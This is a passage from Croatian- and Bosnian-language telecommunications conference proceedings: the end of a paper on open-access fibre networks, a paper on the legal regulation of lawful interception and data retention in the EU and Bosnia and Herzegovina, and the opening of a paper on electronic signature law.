  - Označavanje u suradnji s kvalitetom usluge za prevenciju blokiranja
- Sigurnosni zahtjevi
  - Razdvajanje podataka između korisnika
  - Dodatno razdvajanje podataka između pružatelja usluga
- *Multicast* mogućnosti:
  - Podrška za nekoliko različitih pružatelja usluga
  - Visoki zahtjevi na broj *multicast* tokova
  - Paralelne operacije *unicast* i *multicast* tokova

Ovi visoki zahtjevi bi uvijek trebali biti vodilja pri odabiru aktivne opreme u pristupnoj mreži kako bi se omogućio nesmetan rad u okruženju otvorenog pristupa.

C. *Komercijalni pogled na mreže otvorenog pristupa*

Kako bi se procijenio poslovni model u okruženju otvorenog pristupa, važno je ispitati mogućnosti načina plaćanja. On ima trajni utjecaj na uspjeh ekspanzije svjetlovodne mreže. Bazirano na tehničkim aspektima koji su ranije spomenuti (OA2 i OA3 ili OA4 i OA5), modeli plaćanja su drugačiji.


Sa pristupom prema slici 8 (slično praksi s DSL (engl. *Digital subscriber line*) vezama), krajnji korisnici će moći izabrati paket usluga od pružatelja usluga.



Slika 8. Model plaćanja uz pristup OA2 i OA3

Sa komercijalnog stajališta krajnji korisnik plaća usluge direktno pružatelju usluga, koji potom plaća naknadu (po korisniku mjesečno) pružatelju otvorenog mrežnog pristupa/mrežnom operatoru. Ova naknada može se definirati bez obzira na pružene usluge, ili da ovisi o potrebnoj propusnosti ili parametrima kvalitete veze.

U slučaju da operator otvorenog pristupa/mrežni operator ostavlja mogućnost krajnjem korisniku da bira kojeg pružatelja usluga će izabrati za pojedinu zasebnu uslugu (telefonija, Internet pristup, televizija, *online banking*, telemedicina, video-on-demand, nadzor i sigurnost, pohrana podataka,...), krajnji će korisnik plaćati mrežnom operatoru naknadu za pristup mreži (poput pretplate za telefoniju), prema slici 9. Također, plaćat će naknadu za svaku individualnu uslugu zasebno pružatelju usluga (ovisno o korištenju, mjesečno,...).



Slika 9. Model plaćanja uz pristup OA4 i OA5

Osim spomenutih modela, u budućnosti su mogući i hibridni modeli, ovisno o faktorima poput dosadašnjih praktičnih iskustava, konkurenciji na tržištu, regulaciji i standardizaciji.

D. *Nove usluge i aplikacije u otvorenoj pristupnoj mreži*

Usporedno s intenzivnim korištenjem brzog Internet pristupa, TV i video usluge su ključni čimbenici u porastu širokopojasnog pristupa u telekomunikacijskim mrežama. Mnogi telekom operatori vode borbu da omoguće televizijske usluge zbog nekoliko razloga. Uz pravne i komercijalne izazove, propusnost u pristupnoj mreži je dosad bila usko grlo. No upravo te usluge su način kreiranja odanosti korisnika. IPTV jest usluga koja postaje standardna ponuda svih pružatelja usluga.

Nije teško predvidjeti da će biti sve više širokopojasnih usluga kojih danas još nismo ni svjesni ili ih percipiramo kao nevažne. Dobar primjer su SMS poruke u mobilnoj telefoniji. SMS poruke su postigle takav uspjeh, a da niti jedan stručnjak to nije predviđao. Nadalje, zbog povećanja prosječne dobi ljudi u društvu, usluge kao što su eHealth će postati sve više značajne, a

tehničke karakteristike kao što su prijenos u stvarnom vremenu praćenja vitalnih tjelesnih funkcija ili videa visoke rezolucije biti će ključne. Pametno mjerenje (engl. *Smart metering*) je jedna od aplikacija koja trenutno ima relativno niske zahtjeve prema propusnosti. Ako zamislimo da će se u budućnosti sve više kućanskih aparata moći nadzirati, a svaki imati svoju IP adresu, možemo očekivati višestruke potrebe za propusnošću. Ovi aspekti se moraju uzeti u obzir kod planiranja pristupne mreže.

Kod poslovnih korisnika postoji također rastući trend prema većoj propusnosti, kroz ustupanja poslovnih procesa i pohrane podataka vanjskim kooperantima. Trenutno, *cloud computing* je hit tema. Za poslovne korisnike, *cloud computing* je u najširem smislu vanjsko ustupanje IT usluga kao što su pohrana podataka, pohrane web sadržaja (engl. *webhosting*), ERM/CRM sustava (engl. *Enterprise risk Management/Customer Relationship Management*) koji su dostupni putem brze veze specijaliziranog pružatelja usluga s kojim je sklopljen ugovor o razini usluge (engl. *SLA*, *Service Level Agreement*).

U ovim slučajevima je optika (ili barem VDSL2 tehnologija) neminovna jer korisnik treba imati dojam da radi s podacima koji se nalaze na njegovom tvrdom disku.

E. Prednosti i nedostaci otvorenog pristupa za operatore i korisnike

Prednosti otvorenog pristupa:

- Za vlasnike infrastrukture:
  Vlasnici svjetlovodne mreže predaju upravljanje mrežom operatoru, te time nestaje rizik od postavljanja aktivne mreže. Kako se predviđa da u budućnosti neće postojati druga kompanija koja bi ulagala u paralelnu infrastrukturu do određene lokacije, ulazak na tržište kao vlasnik svjetlovodne mreže izgleda kao vrlo sigurna investicija.
- Za pružatelje otvorenog pristupa/mrežnog operatora:
  Investiranje u pasivnu mrežnu infrastrukturu ostavlja se lokalnoj zajednici ili drugim zainteresiranim stranama. Iznajmljujući pristup mreži trećim stranama (ISP-u (engl. *Internet service Provider*) ili većim mrežnim operatorima), mreža je atraktivnija krajnjim korisnicima.
- Za pružatelje usluga:
  Mogu se udaljiti od konkurencije nudeći usluge koje su prije bile nemoguće zbog nedostatka propusnosti. Isto se odnosi na adresiranje cijelih segmenata tržišta (poslovni korisnici).
- Za krajnje korisnike:
  Imaju brzi pristup Internetu koji mu pruža širok raspon usluga i izbor između različitih pružatelja usluga, uz simetrično korištenje širokopojasne usluge.

Nedostaci otvorenog pristupa (u principu isti kao i kod svakog drugog modela):

- Inicijalna ulaganja za vlasnika infrastrukture i pružatelja otvorenog pristupa/mrežnog operatora su visoka (iako ne toliko visoka kao da su objedinjena).
- Period povrata investicija je puno duži nego inače u ICT (engl. *Information and communication technology*) industriji (više od 10 godina).
- Tržnišna cijena za ICT usluge preko nove mreže je limitirana jer se nivo cijena usluga spustio kroz nekoliko godina (vrijedi za sve svjetlovodne mreže).

Iz svega navednoga jedna stvar je jasna: unatoč svim izazovima otvaranja pristupne mreže činjenica jest da će krajnji korisnici profitirati iz povećanja konkurencije i usluga.

IV. ZAKLJUČAK

Budući da su se telekomunikacijske mreže tržištu otvorile u 1990-ima, kao rezultat toga izniknuli su mnogi mali i veliki pružatelji usluga, što je dovelo do liberalizacije tržišta te napretka u inovaciji usluga. Kao dokaz je IPTV usluga koju razni operatori, bez svoje infrastrukture, nude krajnjim korisnicima stvarajući nadmetanje u kvaliteti usluge.

Pristupna telekomunikacijska mreža treba biti pažljivo isplanirana jer zauzima veliki udio u troškovima, osobito ulaganje u aktivnu mrežnu tehnologiju. Naglasak pri odabiru optičkog transmisijskog sustava treba biti stavljen na to da li je sustav spreman za budućnost, te posjeduje li standardizirana i otvorena sučelja. Preduvjet je to da se već u startu smanje troškovi ulaganja i poveća dobit od najma opreme za infrastrukturnog operatora, za lakšu održivost i razvoj alternativnih pružatelja usluga i njihov pristup korisnicima, a koji financijski nisu u mogućnosti ulagati u infrastrukturu, te konkurentnost i razvoj usluga za krajnje korisnike. Dijeljenjem infrastrukture između svih zainteresiranih subjekata, uz jasno definirane uvjete korištenja i obveze, otvara se mogućnost da svi operatori krenu pružati usluge na određenom području s jednakih startnih pozicija, a na korisniku ostaje izbor da odabere operatora koji pruža najpovoljniji omjer cijene i kvalitete određene usluge.

LITERATURA

[1] G. Finnie, "European FTTH Forecast, 2008-2013", Heavy Reading, "FTTH Council Conference", February 2009

[2] R. Montagne, "FTTH European Panorama", IDATE, FTTH Council Europe Conference, February 2009.

[3] K. Pollak, "Ethernet Point-to-Point vs. PON – A comparison of two optical access network technologies and the different impact on operations", Keymile, August 2009.

[4] European Commission, "Community Guidelines for the application of State aid rules in relation to rapid deployment of broadband networks", 2009.

[5] FTTH Council, "FTTH Council – Definition of Terms", Revision Date: January 9th 2009

[7] W. Spahn, „Open Access", FTTH Conference prezentacija, 2011

[8] „Pravilnik o svjetlovodnim distribucijskim mrežama", HAKOM, 2010.

[9] „FTTH Business Guide", FTTH Council, 2010

REGULATIONS AND STANDARDIZATION

Pravno uređenje nadzora i tehničko snimanje telekomunikacija u državama Evropske unije i Bosni i Hercegovini

Feriz Gabela
Dioničko društvo BH Telecom Sarajevo
Ulica Obala Kulina broj 8, Sarajevo, Bosna i Hercegovina
Telefon: 387 – 33 768 296; 387 – 061 507 – 530 E-mail: feriz.gabela@bhtelecom.ba

Ovaj rad daje pregled pravnog uređivanja presretanja telekomunikacijskih usluga u Evropskoj uniji i Bosni i Hercegovini. U ovom radu opisane su obaveze svih pravnih i fizickih osoba koje pružaju telekomunikacijske usluge, da osiguraju telekomunikacione mreže i obavljaju telekomunikacione djelatnosti, da o vlastitom trošku osiguravaju održavanje funkcije zakonitog presretanja telekomunikacionih usluga i/ili djelatnosti koje obavljaju, kao i da čuvaju i osiguravaju telekomunikacione podatke. Posebne obaveze tih subjekata su da osiguraju kapacitete koji će omogučiti ovlaštenim agencijama da vrše zakonito presretanje telekomunikacija, te u vlastitom trošku čuvaju tajnovitost svih podataka i saznanja koja imaju o sredstvima, procedurama i podacima u vezi sa primjenom mjera zakonitog presretanja i čuvanjem i osiguranjem telekomunikacijskih podataka, ukljucujuci i ogranicenja fizickog i logičkog pristupa ovlaštenom osoblju. Zakonito presretanje telekomunikacija koje provode nadležne institucije i agencije u Bosni i Hercegovini treba da budu u službi njenih građana. U radu je navedeno da je potrebno izvršiti usklađivanje odredbi Zakona o komunikacijama, Zakona o krivičnom postupku, Zakona o obavještajno-sigurnosnoj agenciji Bosne i Hercegovine i zakona koji reguliraju rad agencija koje provode zakon u Bosni i Hercegovini u smislu primjene posebnih istražnih radnji i mjera tajnog prikupljanja podataka.

Ključne riječi: Centri za snimanje i monitoring, funkcija zakonitog presretanja, davalac usluge, informacije u vezi sa presretanjem, javna telekomunikacijska infrastruktura, mrežni operater, operater telekomunikacija, ovlaštene agencije, subjekt presretanja.

I. UVOD

Kako sve više zavisimo od informacionih i komunikacionih tehnologija, elektronske komunikacije postaju jedna od najranjivijih tačaka zaštite privatnosti svakog pojedinca. Odstupanja od načela nepovredivosti tajnosti elektronskih komunikacija dozvoljena su samo na određeno vrijeme i na osnovu odluke suda, ako su neophodna radi vođenja krivičnog postupka ili zaštite sigurnosti, na način predviđen zakonom. U doba tehnološkog prosperiteta i umrežavanjem svijeta pomoću moderne tehnike, velike su mogućnosti praćenja svih učesnika u komunikacijama, snimanjem ili prisluškivanjem. Telefoniramo li, šaljemo li nekome e-mail ili fax, ovlaštene agencije (sigurnosno-obavještajna agencija i policija), imaju mogućnost pristupa tim informacijama. Davateljima telefonskih i internetskih usluga je zakonski propisano da ovlaštenim agencijama moraju osigurati pristup korisničkim podacima.

Operativno-istražne potrebe ovlaštenih agencija, koje spovode zakonom ovlašćen nadzor telekomunikacijskih usluga, odnose se na: identifikaciju korisnika, lične podatke o korisnicima, podatke o ostvarenim i pokušanim komunikacijama kao što su

vrijeme, mjesto, trajanje, drugi učesnici, presretanje podataka o komunikacijama i sadržaj govornih, negovornih i signalizacionih poruka. Efikasan nadzor telekomunikacijskih usluga može se izvesti odgovarajućom infrastrukturom i operativnom podrškom operatora telekomunikacija, mrežnih operatera, davaoca usluga i davetelja pristupa. Pošto operatori telekomunikacija, mrežni operateri, davaoci usluga i davetelji pristupa nemaju nikakav komercijalni ili poslovni interes da za te potrebe dodatno investiraju u opremu, njihovu obavezu da osiguraju tehničke uslove i državnim organima omoguće nadzor utvrđuju se zakonom.

Privatnost i zaštita ličnih podataka u zakonima država Evropske unije temelji se, kao uostalom i u Bosni i Hercegovini, na konvenciji Savjeta Evrope o zaštiti lica u odnosu na automatsku obradu podataka. U skladu sa Konvencijom, EZ je donijela okvirnu Direktivu 95/46/EC o zaštiti podataka o ličnosti. Uvažavajući specifičnosti sektora elektronskih komunikacija, Evropski parlament i Savjet Evrope 2002. godine donose Direktivu 2002/58, koja utvrđuje okvire zaštite privatnosti, podataka o ličnosti i integriteta javnih mreža elektronskih komunikacija [1]. Nakon više terorističkih napada u državama Evropske unije (Madrid, London i dr.), pod pritiskom sigurnosnih agencija država EU, ova direktiva je 2006. godine dopunjena Direktivom 2006/24, koja uređuje okvir za zadržavanje podataka u saobraćaju za potrebe borbe protiv tzv. ozbiljnog kriminala [2].

Direktiva je naišla na veliki otpor javnosti i telekomunikacijske industrije, uz glavne primjedbe da je mjera zadržavanja neproporcionalna prijetnji, neefikasna u domenu Interneta, da nameće veliko finansijsko opterećenje operatora telekomunikacija, mrežnih operatera, davaoca usluga i davetelja pristupa, smanjujući njihovu konkurentnost, i da na mala vrata uvodi princip prezumpcije krivice za sve korisnike telekomunikacijskih usluga.

II. MEĐUNARODNA PRAKSA ZAKONITOG PRESRETANJA U ELEKTRONSKIM KOMUNIKACIJAMA

Presretanje svih oblika elektronskih komunikacija znatno je porastao nakon 11.09.2001. godine, kada se potvrdilo da su teroristi koristili Internet i druge napredne informacijske i komunikacijske tehnologije za planiranje napada na ciljeve u SAD. Već 2001. godine Američki Kongres je donio Patriotski zakon. U Njemačkoj je 2002. godine donesena Uredba o presretanju telekomunikacija, a u Velikoj Britaniji vlada je donijela Uredbu prema kojoj su svi pružaoci telekomunikacijskih usluge obavezni tehnički omogućiti stalno presretanje telekomunikacija.

Godine 2001. održana je Konvencija Vijeća Evrope o Internet kriminalu koja države potpisnice obavezuje na usvajanje zakonodavnih mjera kojima su sva pravna i fizicka lica koja pružaju Internet uslugu, dužni omogućiti presretanje telekomunikacija i dostavljanje informacija o tome na zahtjev države potpisnice, te im omogućuje zajedničku saradnju u borbi protiv Internet kriminala. U cilju presretanja elektronskih komunikacija pružaoci usluga su dužni instalirati opremu kojom će se sva komunikacija, prije slanja, usmjeriti na uređaj za snimanje.

Evropski pravni okvir za elektronske komunikacije, mreže i usluge predstavlja osnov za sve nacionalne zakone država članica EU. Pravni okvir pored osnovne direktive uključuje i direktivu 2002/58, kojom se utvrđuje okvir zaštite privatnosti, podataka o ličnosti i integriteta javnih mreža elektronskih komunikacija [3]. Evropska komisija je 2001. godine utvrdila politiku koja naglašava sigurnost telekomunikacijskih usluga za razvoj informacionog društva.

Evropska unija je 2004. godine formirala Evropske agencije za sigurnost mreža i informacionih sistema (ENISA), a početkom 2007. usvojila Strategiju za sigurno informaciono društvo u Evropi u kojoj naglašava potrebu za zajedničkim

nastupom svih zainteresiranih strana, kako bi odgovorila na nove sigurnosne izazove i najavila jačanje sigurnosti i integriteta telekomunikacionih mreža.

Suočeni sa velikim problemima u praksi, Evropska komisija je 25.03.2008. godine donijela odluku o formiranju eksperata, kao stalnog konsultativnog tijela Komisije i država članica za pitanja zadržavanja podataka o telekomunikacionom saobraćaju. Evropska komisija je 2009. godine usvojila i akcioni plan za zaštitu informaciono komunikacione infrastrukture. Evropski parlament i Evropski Savjet usvojili su značajne izmjene i dopune Direktive 2002/58 koje se tiču povrede tajnosti podataka o ličnosti, upotrebom Internet kolačića. Države članice EU su dobile rok do maja 2011. da usaglase svoja nacionalna zakonodavstva sa ovim izmjenama [4].

III. PRESRETANJE TELEKOMUNIKACIJSKIH USLUGA U BOSNI I HERCEGOVINI

A. Pravni okvir presretanja telekomunikacijskih usluga u BiH

Kada je u pitanju Bosna i Hercegovina, odstupanja od nepovredivosti tajnosti telekomunikacijskih usluga dozvoljena su na određeno vrijeme i na osnovu odluke suda, ako su neophodni radi vođenja krivičnog postupka ili zaštite sigurnosti Bosne i Hercegovine, na način predviđen zakonom. Pravo na nepovredivost tajnosti telekomunikacijskih usluga nije apsolutno pravo, naročito ako se zna da ga kriminalci koriste kao sredstvo za ostvarivanje svojih ciljeva, ili sa namjerom da izbjegnu otkrivanje. Efikasan nadzor telekomunikacijskih usluga je značajan za ovlaštene agencije, zadužene za otkrivanje i gonjenje počinilaca, ali pod uslovom da se nadzor primjenjuje po propisima koja su pravno obavezujuća, javno objavljena i uz zaštitu od zloupotrebe.

U Bosni i Hercegovini pravo na presretanje telekomunikacijskih usluga regulirano je odredbama član 4. Zakona o komunikacijama Bosne i Hercegovine ("Sl. glasnik BiH", br. 31/03 i br. 75/06) [5] i Odlukom o posebnim obavezama pravnih i fizičkih lica koja pružaju telekomunikacione usluge, administriraju telekomunikacijske mreže i vrše telekomunikacijske djelatnosti, u pogledu obezbjeđenja i održavanja kapaciteta koji omogućuju ovlaštenim agencijama da vrše zakonito presretanje telekomunikacija, kao i kapaciteta za čuvanje i obezbjeđivanje telekomunikacijskih podataka, koja je usvojena od strane Vijeća ministara Bosne i Hercegovine 14. novembra 2006. godine [6]. Prava na privatnost u domaćem zakonodavstvu regulirana su i Zakonom o centralnoj evidenciji i razmjeni podataka ("Sl. glasnik BiH", br. 32/01), Zakonom o zaštiti tajnih podataka ("Sl. glasnik BiH", br. 54/05.), Zakonom o zaštiti potrošača ("Sl. glasnik BiH" br.25/06) i Zakonom o obavještajno – sigurnosnoj agenciji Bosne i Hercegovine ("Sl. glasnik BiH", br. 12/04; 20/04; 56/04 i 12/09).

Odlukom o posebnim obavezama pravnih i fizičkih lica koja pružaju telekomunikacione usluge, administriraju telekomunikacijske mreže i vrše telekomunikacijske djelatnosti, u pogledu obezbjeđenja i održavanja kapaciteta koji omogućuju ovlaštenim agencijama da vrše zakonito presretanje telekomunikacija, kao i kapaciteta za čuvanje i obezbjeđivanje telekomunikacijskih podataka, uređeno je zakonito presretanje u Bosni i Hercegovini u skladu sa rezolucijom Savjeta Evropske unije o zakonitom presretanju telekomunikacija od 17. januara 1995. (OJ 96/C 329/01) i standardima i preporukama Evropskog instituta za telekomunikacijske norme (ETSI).

Operateri telekomunikacija, mrežni operateri, davaoci usluga i davaoci pristupa, tj. sva pravna i fizicka lica koja pružaju telekomunikacijske usluge, administriraju telekomunikacijske mreže i vrše telekomunikacijske djelatnosti, u pogledu osiguranja i održavanja kapaciteta imaju obavezu da omoguće ovlaštenim agencijama da vrše zakonito presretanje telekomunikacija, kao i kapaciteta za

cuvanje i obezbjeđivanje telekomunikacijskih podataka.

Zakonito presretanje je presretanje i dostavljanje ciljanih telekomunikacija u toku njihovog prenosa tako da, osim za pošiljaoca ili ciljanog primaoca telekomunikacije, dio ili cijeli sadržaj telekomunikacije i s njom povezanih telekomunikacijskih podataka postane dostupan ovlaštenoj agenciji, kako je to određeno za posebne istražne ili obavještajne radnje, a u skladu sa odredbama zakona u Bosni i Hercegovini.

Procedura za pokretanje zakonitog presretanje u telekomunikacijama je slijedeća: državni tužilac predaje prijedlog za pokretanje istražnom sudcu, koji nakon provjere osnovanosti donosi pisani obrazloženi nalog. Nalog izvršavaju ovlaštene agencije u saradnji s Interfejs centrom za zakonito presretanje telekomunikacija.

B. Telekomunikacijski podaci

Telekomunikacijski podaci, u svrhu čuvanja telekomunikacijskih podataka su:

- signalizirajuci podaci sadržani u ili vezani za telekomunikaciju za potrebe bilo kojeg telekomunikacijskog sistema kojim se ona prenosi;
- informacije o pružanju telekomunikacijske usluge ili sistema bilo kojem licu ili o njihovom korištenju od strane bilo kojeg lica, isključujući sadržaj bilo koje telekomunikacije izuzev podataka o prometu sadržanih u njoj; i
- svaka druga informacija koju ima operator telekomunikacija o licu kojem obezbjeđuje ili je obezbjeđivao usluge, kao što su podaci o pretplatniku.

C. Inrefejs centar za zakonito presretanje

Interfejs centar za zakonito presretanje ima direktan elektronski pristup sistemu za upravljanje presretanjem kod operatora telekomunikacija, mrežnih operatora, davaoca usluga i davaoca pristupa u Bosni i Hercegovini, kao i sisteme kojima se obezbijeđuje dostavljanje sadržaja telekomunikacije i informacija u vezi sa presretanjem centrima za snimanje i monitoring policijskih organa i OSA-e. Tehnicku administraciju interfejs centra za zakonito presretanje, ukljucujuci pokretanje operacija zakonitog presretanja i dostavljanje produkta presretanja centrima za snimanje i monitoring policijskih tijela i OSA-e, vrše tehnicki stručnjaci određeni od strane ovlaštenih agencija o kojima se dogovore članovi Zajednickog upravnog odbora. Tehnicka administracija interfejs centra za zakonito presretanje je odvojena za policijske organe i za OSA-u, kako bi se onemogućilo da policijski organi imaju pristup podacima OSA-e, odnosno da OSA ima pristup podacima policijskih organa.

D. Obaveze operatera telekomunikacija, mrežnih operatera, davatelja usluga i davatelja pristupa

Operatori telekomunikacija, mrežni operateri, davaoci usluga i davetelji pristupa osigurali su tehnicke i organizacijske preduslove, iz vlastitih resursa i o vlastitom trošku, da bi omogucili da se zakonito presretanje telekomunikacijskih usluga i aktivnosti provodi od strane interfejs centra za zakonito presretanje i to:

- ugradnju opreme za zakonito presretanje i interfejsa za fiksnu mrežu, mobilnu mrežu i Internet mrežu u skladu sa ETSI ili drugim standardima;
- ugradnju neophodne telekomunikacijske opreme i infrastrukture, te tehnickih rješenja u domenu upravljanja telekomunikacijskim mrežama, kojima se omogućuje upravljanje dostavljanjem ciljanih telekomunikacija od strane interfejs centra za zakonito presretanje;
- dostava sadržaja, kao i podataka u vezi s presretanjem, svih ciljanih telekomunikacija sa cijelog prostora koji pokriva operator interfejs centru za zakonito presretanje uz upotrebu minimalnog broja konekcija dovoljnog kapaciteta;
- procedure i stručni kadar kojima se osigurava dostava presretanih

telekomunikacija interfejs centru za zakonito presretanje u skladu sa garantovanim LJoS standardima;
- trajno održavanje i ispravan rad primijenjene funkcije zakonitog presretanja.

Operatori telekomunikacija, mrežni operatori, davaoci usluga i davaoci pristupa:
- obavezni su čuvati tajnovitost svih podataka i saznanja koja imaju o sredstvima, procedurama i podacima u vezi sa primjenom mjera zakonitog presretanja i čuvanjem i obezbjeđivanjem telekomunikacijskih podataka, ukljucujuci i ogranicenja fizickog i logickog pristupa ovlaštenom osoblju.
- smiju koristiti podatke u vezi sa presretanjem i signale, ali ne i sadržaj telekomunikacija dobijen primjenom funkcije zakonitog presretanja, i to samo za potrebe održavanja funkcije zakonitog presretanja i samo na nacin koji odobri Zajednicki upravni odbor.

E. Funkcionalni zahtjevi za primjenu funkcije zakonitog presretanja

Funkcija zakonitog presretanja sastoji se od presretanja telekomunikacija u toku njihovog prenosa, isporuke sadržaja i informacija na ciljanoj telekomunikacijskoj adresi ili adresama i mora osigurati isporuku: neprekinut sadržaj telekomunikacija i informacije u vezi sa presretanjem. Informacije u vezi sa presretanjem: moraju se bilježiti pri pokušaju uspostave komunikacije, pri uspostavi komunikacije, pri prekidu komunikacije, pri neuspjelom pokušaju uspostave komunikacije, pri promjeni telekomunikacijske usluge ili obilježja usluge i pri promjeni lokacije u toku mobilne telekomunikacije.

Operatori telekomunikacija, mrežni operatori, davaoci usluga i davaoci pristupa moraju osigurati isporuku informacija u vezi sa presretanjem i sadžaj ciljane telekomunikacije na način koji omogučava tacno i jednoznacno povezivanje informacija u vezi sa presretanjem sa njegovim sadržajem, omogučiti zakonito presretanje u stvarnom vremenu (sve informacije u vezi sa presretanjem moraju biti na raspolaganju odmah po završetku komunikacije i neprekinuto za cijelo vrijeme trajanja komunikacije, moraju osigurati da subjekt presretanja ili ostala neovlaštena lica ne osjete bilo kakvu promjenu koja bi mogla biti uzrokovana primjenom zakonitog presretanja, odnosno funkcionisanje ciljane telekomunikacijske usluge mora biti nepromijenjeno za subjekta presretanja, moraju osigurati da pouzdanost funkcije zakonitog presretanja bude veca ili jednaka pouzdanosti ciljane telekomunikacijske usluge pružene subjektu presretanja, te da kvalitet usluge koja se odnosi na prosljeđivanje presretane telekomunikacije Interfejs centru za zakonito presretanje, bude u skladu s tehnickim standardima operatora telekomunikacija, mrežnog operatopa, davaoca usluga i davaoca pristupa i obavezni su o vlastitom trošku čuvati telekomunikacijske podatke.

Operatori telekomunikacija, mrežni operatori, davaoci usluga i davaoci pristupa moraju:
- čuvati, tokom perioda od najmanje 12 meseci informacije o pružanju telekomunikacijske usluge ili sistema bilo kojem licu ili o njihovom korištenju od bilo kog lica:
- osigurati da se u periodu od najmanje 12 mjeseci čuvaju i sve druge informacije koje posjeduju o licu kojem pružaju ili su pružali usluge;
- posjedovati kapacitete za dostavu obračunskih podataka i podataka o preplatnicima u elektronskoj formi;
- imati kapacitete za obezbjeđivanje svih dostupnih podataka o trenutnoj ili poznatoj geografskoj, fizickoj ili logičkoj lokaciji određenog sredstva telekomunikacija;
- imati kapacitete za obezbjeđivanje podataka o telekomunikacijskim sredstvima koja su se pojavila na određenoj geografskoj, fizičkoj ili logičkoj lokaciji u posljednjih 48 sati.

IV. ZAKLJUČAK

Presretanja telekomunikacijskih usluga, odnosno zaštita privatnosti korisnika i sigurnost informacionih i komunikacionih tehnologija predstavljaju društveno i sigurnosno pitanje za svaku državu. Stalno uvođenje novih komunikacijskih tehnologija i usluga dodatno otežava već veoma složen problem. Rješavanje pitanja privatnosti i sigurnosti u elektronskim komunikacijama zahtjeva sveobuhvatan pristup, uključivanje širokog kruga zainteresovanih i usaglašavanje različitih interesa.

Bosna i Hercegovina na svom putu da postane članica Evropske unije, ispunjava standarde zaštite privatnosti i sigurnost informacionih i komunikacionih tehnologija, predviđenim direktivama EU i ETSI standardima. Tako su u Zakon o komunikacijama ugrađeni dijelovi Direktive 2002/58/EZ o obradi ličnih podataka i zaštiti privatnosti u elektronskom komunikacijskom sektoru, koji se odnose na sigurnost telekomunikacijske mreže, čuvanje i uvjete korištenja podataka u komunikacijama. Takođe u Prijedlog Zakona o krivičnom postupku BiH mora u dokazne radne ugraditi i "presretanje, prikupljanje i snimanje računarskih podataka". Lica prema kojima se dokazna radnja nadzora i tehničkog snimanje telefonskih razgovora i drugih komunikacija na daljinu može primijeniti su i lica "koja kriju počinitelja kaznenog djela ili na drugi način pomažu da ne bude otkriven".

LITERATURA

[1] Direktiva 95/46/EC Evropskog parlamenta i Saveta o zaštiti pojedinaca u pogledu obrade ličnih podataka i slobodnog prometa takvih podataka", 1995.

[2] Directive 2006/24 of the European Parliament and Council on the retention of data generated or processed in connection with the provision of publicly available electronic communications services or of public communications networks and ammending Directive 2002/58, 2006.

[3] Directive 2002/58 of the European Parliament and Council concerning the processing of personald data and the protection of privacy in electronic communications networks and services 2002.

[4] ITU-D Study Group 1, Question 22/1: Report on Best Practices for a National Approach to Cybersecurity: A Management Framework for Organizing National Cybersecurity Efforts, ITU Secretariat Draft, 2008.

[5] Zakon o komunikacijama Bosne i Hercegovine ("Sl. glasnik BiH", br. 31/03 i br. 75/06),

Sarajevo 2. septembar 2003.

[6] Odluka o posebnim obavezama pravnih i fizičkih lica koja pružaju telekomunikacione usluge, administriraju telekomunikacijske mreže i vrše telekomunikacijsje djelatnosti, u pogledu obezbjeđenja i održavanja kapaciteta koji omogućuju ovlaštenim agencijama da vrše zakonito presretanje telekomunikacija, kao i kapaciteta za čuvanje i obezbjeđivanje telekomunikacijskih podataka, Sarajevo, Savjet ministara Bosne i Hercegovine 14. novembar 2006.

Pravni okvir primjene elektronskih potpisa u Bosni i Hercegovini

Hilmija Šemić and Feriz Gabela
Fakultet za saobraćaj i komunikacije
Univerzitet u Sarajevu
Ulica Zmaja od bosne broj 10, Sarajevo, Bosna i Hercegovina
Dioničko društvo BH Telecom Sarajevo
Ulica Obala Kulina broj 8, Sarajevo, Bosna i Hercegovina
Telefon: 387 – 33 768 296; 387 – 061 507 – 530 E-mail: **feriz.gabela@bhtelecom.ba**

Ovaj rad daje pregled pravnog uređivanja korištenja elektronskih potpisa u državama Evropske unije, kao i pravnu regulativu primjene elektronskih potpisa u Bosni i Hercegovini. Direktiva 1999/93/EC o okviru Zajednice za elektronske potpise je uspostavila pravni okvir za elektronske potpise i usluge potvrđivanja na nivou Evrope. Direktiva 2000/31/EC Evropskog parlamenta i Vijeća od 8. juna 2000. godine o određenim pravnim aspektima usluga informacionog društva, naročito elektronskog poslovanja, („Direktiva o elektronskom poslovanju"), usvojena 2000. godine, uspostavila je okvir za elektronsko poslovanje na unutrašnjem tržištu. Iako je Zakon o elektronskom potpisu Bosne i Hercegovine na snazi od 2006. godine i donešeni ostali propisi na nivou države Bosne i Hercegovine koji uređuju primjenu elektronskih potpisa, usklađeni sa Direktivom 1999/93/EC Evropskog parlamenta i Vijeća od 13. decembra 1999., o pravnom okviru Zajednice po pitanju elektronskih potpisa, i Direktivom 2000/31/EC Evropskog parlamenta i Vijeća od 8. juna 2000., po pitanju elektronskog poslovanja, na unutrašnjem tržištu („Direktiva o elektronskom poslovanju"), mnoga neriješena institucionalna i politička pitanja onemogućavaju proces primjene Zakona o elektronskom potpisu. Trenutno Bosna i Hercegovina kasni u implementaciji elektronskog potpisa, što znači, da su usporene i sve primjene e-potpisa u eTrgovini, eBankarstvu, eUpravi, ePoslovanju.....

Ključne riječi: elektronski potpisi, siguran elektronski potpis, podaci za formiranje potpisa, sredstva za formiranje potpisa, potvrda, kvalificirana potvrda, ovjerilac, vremenski pečat.

I. UVOD

Razvoj informacijskih i komunikacijskih tehnologija, u svim oblastima djelovanja građana, privrednih društava i državnih organa, u pravnom i poslovnom prometu, je utjecao na razvoj ekonomskih i drugih odnosa. Imajući u vidu prednosti primjene informacijskih i komunikacijskih tehnologija na svim poljima djelovanja, potrebno je stvoriti pravni okvir za njihovu primjenu, jer svako zaostajanje u primjeni ovih tehnologija je istovremeno kočnica razvoju tržišnih odnosa i ozbiljna smetnja konkurentnosti i razvoju privrede i javne uprave.

Uspostava pravnog okvira kojim se uređuje formiranje i upotreba elektronskog potpisa, i priznavanje potvrda stranih ovjerilaca, omogućava primjenu informacijskih i komunikacijskih tehnologija u pravnom i poslovnom prometu i omogućava elektronsko poslovanje.

